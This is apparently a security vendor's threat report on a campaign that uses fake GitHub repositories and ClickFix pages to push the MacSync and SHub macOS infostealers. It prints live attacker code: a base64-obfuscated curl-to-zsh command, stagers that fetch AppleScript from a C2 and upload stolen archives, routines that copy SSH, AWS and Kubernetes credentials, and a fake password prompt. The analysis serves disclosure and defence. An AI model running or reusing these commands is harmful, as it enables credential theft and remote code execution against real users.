Key points and observations
- Datadog identified an active campaign employing fake GitHub repositories impersonating software companies and leveraging the ClickFix initial access technique to social-engineer victims into installing infostealers.
- Datadog assesses the activity as ongoing, with iterative updates to MacSync and indications the threat actor is expanding its capability to include Windows infostealer functionality.
- The threat actor implements dynamic anti-analysis and evasion measures intended to reduce detection, impede security research, and track infection outcomes across the campaign.
- A new macOS infostealer variant, calling itself “SHub Stealer v2.0,” has also been observed, featuring expanded functionality such as persistence and remote access capabilities.
Background
The attack pattern resembles package typosquatting campaigns we've tracked in the npm ecosystem, but with a key difference: instead of relying on developers accidentally installing a malicious package with a similar name, this campaign targets users of established technology companies.
The ClickFix technique aligns with this model by shifting the execution decision to the victim through user-mediated command execution (copy/paste into PowerShell/Run on Windows or Terminal on macOS), often framed as a "verification" or "fix" step. This tradecraft reduces dependence on a single exploit vector and provides a consistent initial access mechanism that can be reused across lures, brands, and malware families, making it a scalable delivery pattern for infostealer campaigns.
Infostealers remain a persistent threat trend because they convert endpoint access into marketable identity artifacts (e.g., credentials, session cookies, OAuth tokens, browser-stored data, and wallet material) that enable rapid downstream operations (e.g., account takeover, fraud, and secondary access workflows) without requiring exploitation. Across multiple campaigns, operators prioritize high-volume, low-friction collection and continuous iteration to maintain collection rates.
Initial discovery
Datadog Security performs continuous monitoring for brand impersonation and software abuse across the public internet. Over the last several months, this monitoring identified multiple malicious GitHub repositories masquerading as legitimate desktop applications, including a repository themed as a "Datadog Desktop App".
hxxps://github[.]com/Datadog-Desktop-App
These impersonating repositories lack the advertised application code and only contain a README with a download link that sends victims down a redirect chain ending with the ClickFix page.
This attack pattern aligns with previously reported GitHub-based campaigns. In September 2025, LastPass documented similar fake repositories using ClickFix pages to deliver the AMOS/Atomic stealer, with threat actors leveraging Search Engine Optimization (SEO) to rank malicious links prominently in search results. The campaign we tracked shares this initial infection vector but demonstrates operational evolution: updated C2 infrastructure, multi-stage telemetry collection, and a shift to new infostealer variants with enhanced capabilities, including the persistent SHub Stealer v2.0 analyzed in depth below.
Attack Chain Overview

Campaign analysis
Initial access
Redirect chain
Once a victim clicks the download link in the impersonating repository, they're redirected to a staging site hosted via GitHub Pages. This webpage mimics a GitHub interface, complete with loading progress bar and commit graph animations.

This convincing social-engineering intermediate page embeds custom JavaScript that orchestrates the following behaviors:
- Operating system detection: Identifies whether the visitor is running macOS or Windows. Visitors on untargeted platforms are redirected to a benign GitHub pricing page.
- Telemetry and fingerprinting: Collects victim fingerprinting and campaign telemetry data, including IP address, geolocation, user agent, referrer, and campaign "offer" identifiers, which is transmitted to a Google Apps Script endpoint for tracking and attribution.
- Conditional ClickFix redirection: Based on the detected operating system, victims are redirected either to a macOS-specific ClickFix page or to a Windows ZIP download page.
/* ================== CONFIG ================== */
// Куда вести по ОС (замени на свои домены, без завершающего /)
const DEST = {
  windows:  "https://pwin.onelink[.]me/zmFc/dt38769z",
  macos:    "https://pmacos.onelink[.]me/m5yY/q5vbjgvh",
  ios:      "https://github.com/pricing",
  android:  "https://github.com/pricing",
  linux:    "https://github.com/pricing",
  other:    "https://github.com/pricing"
};
// Твой Google Apps Script Web App URL (/exec)
const APP_URL = "https://script.google[.]com/macros/s/AKfycbwip_VgPEumBXeWuX_OEX6huIMHfPXidiweHpHR-fGUQIqpcR-mAMAHC1JCUQyJne3n0Q/exec";
// Задержка после 100% до редиректа (мс)
const REDIRECT_DELAY_MS = 200;
A portion of the custom JavaScript containing redirect links and the telemetry exfiltration endpoint
These OS-dependent URL-shortened deeplinks allow the threat actor to rotate their underlying ClickFix infrastructure without having to update the referring pages.
macOS ClickFix page

After the JavaScript-based redirection, macOS users land on a ClickFix page designed to trick them into executing malicious code. The URL structure includes campaign tracking parameters, offer and shortlink, that identify the GitHub repository lure and traffic redirect source:
hxxps://drmcdermottmd[.]com/salt-engine.html?offer=Datadog&shortlink=q5vbjgvh&c=download_app&pid=macos_apps&af_xp=custom&source_caller=uiThe ClickFix technique presents victims with what appears to be a legitimate command and instructs them to copy and paste the command into their terminal as part of the "installation" process. The page's design continues the campaign's trend of mimicking GitHub's aesthetic, reinforcing the illusion of legitimacy. The command copied by victims:
echo "GitHub-AppInstaller: https://dl.github.com/drive-file-stream/GitHubApplicationSetup.dmg"
&& curl -s $(echo 'aHR0cHM6Ly9pbXBlci1zdHJsazUuY29tL2xvYWRlci5zaD9idWlsZD1jNmEzZWExMjNkOTBkMzE1NzllYmJkMzAzMWE1MGFkMQ==' | base64 -d) | zsh
After displaying a fake download URL, the command decodes a base64-encoded command-and-control URL, downloads the script with curl, and pipes it directly to zsh for execution.
Campaign instrumentation
The ClickFix landing pages contain additional JavaScript that tracks campaign performance, triggering when the victim clicks the button to copy the command to their clipboard. The script appears to be AI-generated based on its structure and emoji-heavy commenting style and sends telemetry to /scripts/sendP.php:
- Domain: the referrer domain name
- URL: the ClickFix "page name" (i.e.,
salt-engine) - Type: triggering user action (Copy Button or Download Links)
// Send statistics to server (hybrid: sendBeacon + fetch keepalive)
function sendStatistics(domain, type) {
  console.log("📊 Starting statistics send process");
  console.log("🎯 Domain:", domain, "Type:", type);

  const storageKey = `stats_sent_${domain}`;
  const today = new Date().toDateString();
  console.log("📅 Today's date:", today);
  console.log("🔑 Storage key:", storageKey);

  // Check if stats were already sent today for this domain
  const lastSent = localStorage.getItem(storageKey);
  console.log("⏰ Last sent date:", lastSent);

  if (lastSent === today) {
    console.log("⚠️ Stats already sent today for this domain - skipping");
    return;
  }

  const payload = { domain, url: getFileName(), type };
  console.log("📦 Data to send:", payload);

  const body = JSON.stringify(payload);
  const beaconSupported =
    typeof navigator !== "undefined" &&
    typeof navigator.sendBeacon === "function";
  if (beaconSupported) {
    const blob = new Blob([body], { type: "application/json" });
    const queued = navigator.sendBeacon("/scripts/sendP.php", blob);
    console.log("📡 Beacon queued:", queued);
    if (queued) {
      localStorage.setItem(storageKey, today);
      console.log("💾 Saved to localStorage (beacon):", storageKey, "=", today);
      return;
    }
  }
A portion of the custom AI-generated JavaScript that tracks campaign telemetry
The tracking script includes rate-limiting logic that beacons only once per day per visitor, likely to measure unique visits without triggering anomaly detection systems. This infrastructure allows the threat actor to determine which fake GitHub repositories are driving the most traffic to the ClickFix pages. Combined with the offer and shortLink parameters in the page URL, this provides granular attribution data for campaign optimization.
We previously observed that this, and other, macOS ClickFix campaigns were dynamically serving DMGs on the same page, through additional download buttons displayed below the ClickFix command copy prompt. At the time of publishing, the threat actor has commented out this download infection vector from the page's HTML.
<!-- <section class="panel" id="dmg">
  <h2>Download .dmg file</h2>

  <div class="grid" style="margin-top: 12px">
    <div class="card">
      <h3 style="text-align: center">For macOS 15.0 and newer</h3>
      <a class="btn btn--primary btn--full" href="" download
        >Download dmg >= 15.0</a
      >
    </div>
    <div class="card">
      <h3 style="text-align: center">For macOS older than 15.0</h3>
      <a class="btn btn--primary btn--full" href="" download
        >Download dmg <= 15.0</a
      >
    </div>
  </div>

  <div class="card" style="margin-top: 14px">
    <h4>Installation via DMG</h4>
    <ol class="small">
      <li>Install the .dmg file using the button above.</li>
      <li>
        Open the .dmg installer and move the file from the left window to
        any convenient directory on your device.
      </li>
      <li>
        Open a terminal and transfer the file you extracted in the last
        step into it.
      </li>
      <li>
        Press the "Return" button, then enter your device password (if you
        don't have a password, leave the field blank).
      </li>
    </ol>
    <video class="demo" autoplay loop muted playsinline>
      <source src="/media/dmg.mp4" type="video/mp4" />
      Your browser does not support the video tag.
    </video>
  </div>
</section> -->
Throughout our investigation, the ClickFix delivery infrastructure remained consistent, but the downstream execution chain evolved. We observed changes to the staging scripts and shifts between different infostealer payloads, reflecting active development by the threat actor. The following sections detail this execution flow, beginning with the initial stagers and progressing through the two primary infostealer variants: MacSync and SHub Stealer.
Execution
Stager 1
In earlier campaign variants delivering MacSync, the stager delivered a shell script for macOS environments. It is encoded in Base64 and compressed with gunzip. Once decoded and decompressed, the stager contains hardcoded variables:
local domain="securityfenceandwelding[.]com"
local token="79fbe2e4cccedda99204eeeeab1f4cb93ff81c1d08f2f28dfb1db80c187e1d43"
local api_key="5190ef1733183a0dc63fb623357f56d6"
The use of a token and API key suggests the actor implemented basic access control on the C2 workflow. We assess these parameters may be intended to reduce unsolicited submissions (e.g., automated scanning or researcher-driven noise) and enable campaign tracking by build/campaign ID.
Immediately after the parameter declarations, the stager does not write a standalone payload to disk. Instead, the loader performs a conditional curl request containing the token and API key, then pipes the response directly to osascript (AppleScript interpreter). This is consistent with an execution flow where the next stage is a payload delivered over the network and executed via AppleScript without writing the script itself to disk. We assess this may reduce on-disk artifacts and evade file-based detections by EDR software.
curl -k -s --max-time 30 \
  -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36" \
  -H "api-key: $api_key" \
  "http://$domain/dynamic?txd=$token" | osascript
If the AppleScript execution completes successfully, the stager proceeds to exfiltrate an archive generated by the AppleScript payload by uploading /tmp/osalogging.zip to the threat actor C2 with the URI /gate, alongside the buildtxd token value.
curl -k -X POST \
  -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36" \
  -H "api-key: $api_key" \
  -H "cl: 0" \
  --max-time 300 \
  -F "file=@/tmp/osalogging.zip" \
  -F "buildtxd=$token" \
  "http://$domain/gate"
Lastly, the stager performs evidence cleanup by removing /tmp/osalogging.zip after upload, which is dropped by the AppleScript payload invoked by the zsh stager.
rm -f /tmp/osalogging.zipStager 2
In later campaign variants, we observed a stager variation that performs an environment check for Russian language input sources and exits if Russian is present. This is consistent with region-based targeting exclusions:
if defaults read ~/Library/Preferences/com.apple.HIToolbox.plist AppleEnabledInputSources 2>/dev/null | grep -qi russian; then exit 0; fiAdditionally, we observed the stager logic evolve: the token and api_key were removed from the stager and were retained only for exfiltration, with exfiltration handling removed from the stager and into a different infostealer payload, SHub.
Payload 1: MacSync
MacSync is a macOS infostealer that first appeared publicly as Mac.c (April 2025) and was subsequently rebranded to "MacSync," with development and distribution iterating quickly.

MacSync is a traditional infostealer that leverages current initial access patterns, including ClickFix. The infostealer attempts to obtain the user's password via a spoofed display dialog prompt:
set result to display dialog "Required Application Helper. Please enter password for continue." default answer "" with icon imagePath buttons {"Continue"} default button "Continue" giving up after 150 with title "System Preferences" with hidden answerThe infostealer traverses the filesystem and targets common documents and extensions for collection and exfiltration:
set extensionsList to {"pdf", "docx", "doc", "wallet", "key", "keys", "db", "txt", "seed", "rtf", "kdbx", "pem", "ovpn"}It iterates through Chromium extension artifacts to identify data associated with VPN credentials (e.g., NordVPN), password managers (e.g., KeePass, Dashlane, etc.), and cryptocurrency wallets. Additionally, it attempts to collect browser artifacts, including cookies, web data, and extension settings. MacSync contains separate routines to collect cookies, credentials, and web data from Safari and Firefox-based browsers.
Notably, given the campaign's focus on technology-company branding, the infostealer targets cloud and developer-adjacent artifacts, including SSH material, AWS credentials, Kubernetes config, and shell history:
on CloudKeys(writemind)
    try
        do shell script "cp -r ~/.ssh " & quoted form of (POSIX path of writemind)
    end try
    try
        do shell script "cp -r ~/.aws " & quoted form of (POSIX path of writemind)
    end try
    try
        do shell script "cp -r ~/.kube " & quoted form of (POSIX path of writemind)
    end try
end CloudKeysreadwrite(profile & "/.zshrc", writemind & "Profile/.zshrc")
readwrite(profile & "/.zsh_history", writemind & "Profile/.zsh_history")
readwrite(profile & "/.bash_history", writemind & "Profile/.bash_history")
readwrite(profile & "/.gitconfig", writemind & "Profile/.gitconfig")Beyond typical browser and file collection, MacSync also includes a routine that attempts to collect data from Apple Notes databases:
try
    readwrite(profile & "/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite", writemind & "Notes/NoteStore.sqlite")
    readwrite(profile & "/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-shm", writemind & "Notes/NoteStore.sqlite-shm")
    readwrite(profile & "/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-wal", writemind & "Notes/NoteStore.sqlite-wal")
end try
A notable observation is that the MacSync payload appears to be dynamically parameterized. The stager captures the victim's IP address when they visit the ClickFix page or execute the pasted terminal command and passes that value into the MacSync AppleScript with some payload metadata:
try
    writeText("MacSync Stealer\n\n", writemind & "info")
    writeText("Build Tag: Alves\n", writemind & "info")
    writeText("Version: 1.1.2_release (x64_86 & ARM)\n", writemind & "info")
    writeText("IP: <victim_ip> \n\n", writemind & "info")
    writeText("Username: " & username, writemind & "info")
    writeText("\nPassword: " & password_entered & "\n\n", writemind & "info")
    set result to (do shell script "system_profiler SPSoftwareDataType SPHardwareDataType SPDisplaysDataType")
    writeText(result, writemind & "info")
end try
MacSync concludes with a routine to target installed cryptocurrency wallet applications (e.g., Ledger / Ledger Live). If the wallet is present under /Applications, the AppleScript downloads a ZIP payload from securityfenceandwelding[.]com, extracts replacement components, and overwrites the application's resources on disk, then forces a re-sign of the modified application.
Payload 2: SHub
MacSync vs. SHub - behavioral differences
| MITRE ATT&CK Technique | MacSync | SHub v2.0 |
|---|---|---|
| T1056.002 – Input Capture: GUI Input Capture | Single spoofed password prompt with no validation | Validated password capture using dscl, 10-attempt retry loop, escalating error messages |
| T1056 – Input Capture | Blind password capture | Credential verification via Directory Services |
| T1005 – Data from Local System | Focus on developer/cloud artifacts (~/.ssh, ~/.aws, ~/.kube) | Enterprise-oriented documents (csv, xls/xlsx, json, rdp) with controlled limits |
| T1119 – Automated Collection | Broad recursive file grabs | Size-aware collection using mdls, depth limits and exclusion lists |
| T1552.001 – Credentials in Files | Limited wallet artifacts | Expanded desktop wallet coverage |
| T1555.003 – Credentials from Web Browsers | Basic wallet extension scraping, no Local/Sync/IndexedDB enumeration | Large wallet extension table with per-wallet Local/Sync/IndexedDB flags |
| T1036.005 – Masquerading: Match Legitimate Name or Location | Not observed | Fake GoogleUpdate binary and legitimate-looking LaunchAgent label |
| T1547.011 – Boot or Logon Autostart Execution: LaunchAgent | Not observed | User-level persistence via com.google.keystone.agent.plist |
| T1071.001 – Application Layer Protocol: Web Protocols | One-time HTTP exfiltration | Continuous HTTPS heartbeat with structured metadata |
| T1105 – Ingress Tool Transfer | Not observed | C2-delivered base64-encoded commands |
| T1059.004 – Command and Scripting Interpreter: Shell | Not observed | Remote shell command execution via decoded scripts |
| T1070.004 – Indicator Removal on Host: File Deletion | Minimal cleanup | Aggressive cleanup of archives, staging directories, and temp scripts |
SHub is a macOS infostealer delivered as AppleScript and appears to be a direct derivative of MacSync. While the overall execution flow is similar, SHub makes meaningful changes in password harvesting, data collection scope, and wallet targeting.
Improved password prompt and validation workflow
SHub retains the same user-facing social engineering technique as MacSync (a spoofed System Preferences prompt requesting a password), but the implementation is notably more mature and resilient.
The password routine (getpwd) introduces:
- Credential validation using macOS Directory Services (
dscl .authonly) - a common credential validation technique used by macOS infostealers. - A controlled retry loop with explicit bounds (
maxAttempts = 10) - Escalating error text after repeated failures ("Incorrect password… (n/10)")
- Use of a native system icon (LockedIcon.icns) and a plausible title ("System Preferences")
- Logging of both successful and failed attempts into distinct files
set result to display dialog dialogMsg ... with title "System Preferences" with hidden answer
...
set result to do shell script "dscl . authonly " & quoted form of username & space & quoted form of password_entered
Fake dialog and password capturing code
